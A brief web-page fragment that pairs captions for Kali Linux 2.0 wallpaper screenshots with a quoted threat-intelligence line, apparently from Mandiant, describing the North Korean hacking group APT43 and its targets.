
Login/Lock: Kali 2.0

Wallpaper: Kali :1.1

Here are the screenshots of Boot, Login and Desktop wallpapers respectively.

"The group combines moderately-sophisticated technical capabilities with aggressive social engineering tactics, especially against South Korean and U.S.-based government organizations, academics, and think tanks focused on Korean peninsula geopolitical issues."


Mandiant on North Korean Hacking Group APT43


